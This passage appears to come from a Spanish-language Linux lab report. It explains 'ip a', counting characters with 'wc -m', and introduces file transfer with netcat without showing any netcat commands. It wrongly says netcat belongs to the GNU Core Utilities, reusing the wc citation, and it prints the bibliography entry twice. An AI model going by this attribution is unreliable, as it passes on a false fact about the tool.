


Ilustración 41 PASO 2 NANO

El comando **ip a** se utiliza para mostrar las direcciones IP asignadas a las interfaces de red, así como otros detalles relacionados con la configuración de red.




Ilustración 42 IP ASIGNADA

25. COMANDO PARA CONTAR LOS CARACTERES DE UN TEXTO

En sistemas Linux, el comando **wc** (**word count**) se utiliza para obtener estadísticas de un archivo de texto. Este comando puede contar **líneas, palabras, bytes y caracteres** dependiendo de las opciones usadas. En particular, la opción **-m** permite conocer el **número total de caracteres** en un archivo, lo cual resulta útil para análisis de texto, validación de formatos o verificación de contenido. También se puede decir que, para contar el número de caracteres en un archivo, se usa la opción **-m** (multibyte). Este comando es parte de las **GNU Core Utilities**, un paquete de software fundamental para el sistema operativo GNU (Free Software Foundation, Inc., 2024).

Comando, **wc -m nombre_del_archivo.txt**

26. COMANDOS Y TRANSFERENCIA DE ARCHIVOS CON NETCAT

Netcat, conocido como el "cuchillo suizo" de la red, es una herramienta versátil para leer y escribir datos a través de conexiones de red. Una de sus aplicaciones más prácticas es la **transferencia de archivos** entre dos máquinas, una funcionando como servidor y la otra como cliente. Esta funcionalidad es parte de las **GNU Core Utilities**, un paquete de software esencial para el sistema operativo GNU (Free Software Foundation, Inc., 2024).

27. **Bibliografía**

Free Software Foundation, Inc. (2024). *wc: Imprimir recuento de líneas, palabras y bytes para cada archivo*. Proyecto GNU. Recuperado de https://www.gnu.org/software/coreutils/manual/html_node/wc-invocation.html

Free Software Foundation, Inc. (2024). *wc: Imprimir recuento de líneas, palabras y bytes para cada archivo*. Proyecto GNU. Recuperado de https://www.gnu.org/software/coreutils/manual/html_node/wc-invocation.html